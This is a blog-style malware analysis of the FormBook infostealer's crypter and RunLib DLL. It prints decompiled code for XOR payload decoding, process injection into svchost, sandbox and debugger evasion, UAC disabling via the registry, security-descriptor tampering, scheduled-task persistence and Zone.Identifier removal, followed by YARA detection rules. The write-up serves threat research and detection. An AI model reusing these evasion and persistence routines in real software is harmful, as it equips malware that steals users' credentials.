Let's Learn: Dissecting FormBook Infostealer Malware: Crypter & "RunLib.dll"

vkremez.com/2018/01/lets-learn-dissecting-formbook.html

Goal: Dissect and outline the main functions of FormBook crypter and its RunLib main injection DLL.
Source:

- Packed Original Formbook (MD5: 2bf4f25d5e09822543576f2c2eb32e2d)
- Unpacked RunLib.dll (MD5: a747af029f0c00fe6090b9b64f62d339)
- Unpacked first-layer deobfuscated loader (MD5: c12f538e3f48d71586b77948b86c8e16)

While analyzing one of the more recent #FormBook campaigns, came across an interesting FormBook crypter and its "RunLib" DLL module.


> #formbook #malspam now using xml...that's kinda neat in a crappy sorta way:https://t.co/Ie1nxJv7Zk pic.twitter.com/QxjaQoTWFU
> — James (@James_inthe_box) January 19, 2018

Outline:
I. Background
II. First-layer deobfuscated loader
A. XOR decoding routine
B. Fake MessageBox routine
C. Injection
D. Anti-Analysis
III. RunLib.dll
A. Main injection routine
B. UAC and registry disable registry function
C. ElevateProcess function
D. Task Scheduler persistence
E. Zone.Identifier remove
IV. Yara RULE

I. Background:

FormBook is a formgrabbing malware that is available on the underground. It continuously evolves leveraging VBCrypter -> RunPE packers and is written in .NET. FireEye and Arbor extensively covered the binary functionality of the FormBook stealer.
It is the same crypter called internally “classicrefud.” It is also referenced as "Prime Crypt - The Babushka Crypter” [1] by InsideMalware.

II. First-layer deobfuscated loader:



The PDB path for the binary crypter is as follows:
C:\Users\zeros\OneDrive\Documents\Visual Studio 2017\projects\classicrefud\Classlibrary1\Obj\Release\graznataguz.pdb

A. XOR decoding routine

FormBook decodes resource via the following decoding function (censored) with the static key "ZTZZCVBMVUTBOMTTIZICXOVBOUIIRUUEBUEXOEEXNBUBTCBEOOCVCUEMOUNNIUOOERZROI."

```
public static byte[] b****k(byte[] feromero, byte[] malkopute, string golemiq)
{
malkopute = Encoding.get_ASCII().GetBytes(golemiq);
for (int i = 0; i < feromero.Length; i++)
{
int expr_18_cp_1 = i;
feromero[expr_18_cp_1] ^= (byte)(malkopute[i % golemiq.get_Length()] >> i + 5 + malkopute.Length & 150);
}
return feromero;
}
```

B. Fake MessageBox routine

The malware contains the fake MessageBox logic from the member function "mb."

```
type.InvokeMember("mb",256, null, Activator.CreateInstance(type), new object[]
{
"[BODY]",
"[TITLE]",
"warning",
"[MSGONCE]"
});
```

C. Injection

The binary injects the decoded resource to **svchost** (suspended) **RunPE** style the payload "**SYRPSVT.exe.**"

```
type.InvokeMember("Inj",256,null, Activator.CreateInstance(type), new object[]
{
array3,
"svchost",
false,
false,
false,
"SYRPSVT.exe",
PP1PP2
});
```

IV. Anti-analysis

The malware contains various anti-analysis tricks checking for debugger, analysis tools, and emulation environment.

a. DWireshark()

```
private static bool DWireshark()
{
Process[] processes = Process.GetProcesses();
Process[] array = processes;
for (int i = 0; i < array.Length; i++)
{
Process process = array[i];
if (process.get_MainWindowTitle().Equals("The Wireshark Network Analyzer"))
{
return true;
}
}
return false;

}
```

b. IsDebuggerPresent()

```
[DllImport("kernel32")]

private static extern bool IsDebuggerPresent();
```


c. DEmulation()

```
private static bool DEmulation()
{
long num = (long)Environment.get_TickCount();
Thread.Sleep(500);
long num2 = (long)Environment.get_TickCount();
return num2 - num < 500L;
}
```

d. DSandboxie()


```
private static bool DSandboxie()
{
return AA3.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}
```

III. RunLib DLL function



A. Main injection routine

The malware checks for Avast anti-virus and injects its code into svchost.exe; alternatively, it creates the process svcchost.exe with the argument -woohoo.



B. UAC and registry disable registry function

FormBook also attempts to disable UAC and registry tools via the function called internally "**dbl.**"

```
public static void dbl(bool[] dis)
{
try
{
if (dis[0])
{
try
{
RegistryKey expr_15 =
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
true);
expr_15.SetValue("EnableLUA", "0");
expr_15.Close();
}
catch
{
}
}
if (dis[2])
{
try
{
```

```
RegistryKey expr_43 =
Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
expr_43.SetValue("DisableRegistryTools", "1");
expr_43.Close();
}
catch
{
}
}
}
catch (Exception)
{
}
}
```

C. ElevateProcess function

The binary also attempts to elevate process via the following function:

```
private static void ElevateProcess(IntPtr handle)
{
try

{
byte[] array = new byte[0];
uint num = 0u;
RunLib.GetKernelObjectSecurity(handle, 4, array, 0u, ref num);
array = new byte[num];
RunLib.GetKernelObjectSecurity(handle, 4, array, num, ref num);

RawSecurityDescriptor expr_2F = new RawSecurityDescriptor(array, 0);
expr_2F.get_DiscretionaryAcl().InsertAce(0, new CommonAce(0, 1, Convert.ToInt32(987135), new
SecurityIdentifier(1, null), false, null));
array = new byte[expr_2F.get_BinaryLength()];
expr_2F.GetBinaryForm(array, 0);
RunLib.SetKernelObjectSecurity(handle, 4, array);
}
catch
{
}
}
```

D. Task Scheduler persistence

The binary sets up persistence via the task scheduler XML file with its template stored in the resource section. The function is called internally "**okapise.**"

```
public static void okapise(string location, string filename, string value, bool hide)
{

Directory.CreateDirectory(Environment.GetFolderPath(26) + "\\" + value);
string text = string.Concat(new string[]
{
Environment.GetFolderPath(26),
"\\",
value,
"\\",
filename
});
string text2 = string.Concat(new string[]
{
Environment.GetFolderPath(26),
"\\",
value,
"\\",
RunLib.RndString(5),
".xml"
});

string name = WindowsIdentity.GetCurrent().get_Name();
string text3 = Resources.TE;
if (!(location == text))
{
File.Copy(location, text, true);
}
bool flag = (File.GetAttributes(location) & 2) == 2;
if (hide && !flag)
{
File.SetAttributes(text, File.GetAttributes(text) | 2);
}
text3 = text3.Replace("[USERID]", name).Replace("[LOCATION]", text);
```

```
File.WriteAllText(text2, text3);
ProcessStartInfo expr_124 = new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
{
"/Create /TN \"" + value + "\\",
value,
"\" /XML \"",
text2,
"\""
}));
expr_124.set_WindowStyle(1);
Process.Start(expr_124).WaitForExit();
File.Delete(text2);

}
```

E. Zone.Identifier

The malware also modifies the flag to remove or modify Zone.Identifier to avoid additional checks that might show the binary was downloaded externally.

The function "remove" is as follows:

```
private static void remove(string path)
{
try
{
RunLib.DeleteFile(path + ":Zone.Identifier");
}
catch (Exception)
{
RunLib.modify(0, path);
}
}
```

The function "modify" is as follows:

```
private static void modify(int m, string path)
{
try
{
ProcessStartInfo expr_3A = new ProcessStartInfo("cmd.exe", string.Concat(new object[]

{
"/c echo [zoneTransfer]ZoneID = ",
m,
" > ",
path,
":Zone.Identifier & exit"
}));
expr_3A.set_WindowStyle(1);
Process.Start(expr_3A).WaitForExit();
Thread.Sleep(1000);
```

```
}
catch (Exception) {
}
}
```

IX. YARA RULE

```
rule crime_win32_formbook_runlib_in_memory{

meta:
description = "Detects the FormBook's runlib DLL in memory"
author = "@VK_Intel"
reference = "Detects the unpacked FormBook RunLib"
date = "2018-01-21"
hash = "a285feabf146fe4d944acc20b4d7ad2258e5084b0440960bd2b7df662e6cf7d6"

strings:
$s0 = "C:\\Users\\zeros\\OneDrive\\Documents\\Visual Studio
2017\\Projects\\ClassicRefud\\ClassLibrary1\\obj\\Release\\graznataguz.pdb" fullword ascii
$s1 = "C:\\Windows\\System32\\svchost.exe" fullword wide
$s2 = "\\System32\\svchost.exe" fullword wide
$s3 = "RunLib" fullword wide
$s4 = "<Command>[LOCATION]</Command>" fullword wide
$s5 = "mscoree.dll" ullword wide
condition:
all of them
}

rule crime_win32_formbook_first_layer_unpacked {
meta:
description = "Detects the FormBook's main runner in memory"
author = "@VK_Intel"
reference = "Detects first-layer FormBook binary unpacked"
date = "2018-01-21"
hash = "e4d8d6bbb80a2ddf9d4b28ac1dec354cdd59dd633e2dca13ef93b5e4fcb4abd5"
strings:
$s0 = "DSandboxie" fullword ascii
$s1 = "DWireshark" fullword ascii
$s2 = "DEmulation" fullword ascii
$s3 = "mb" fullword ascii
$s4 = "svchost" fullword ascii
condition:
    all of them
}
```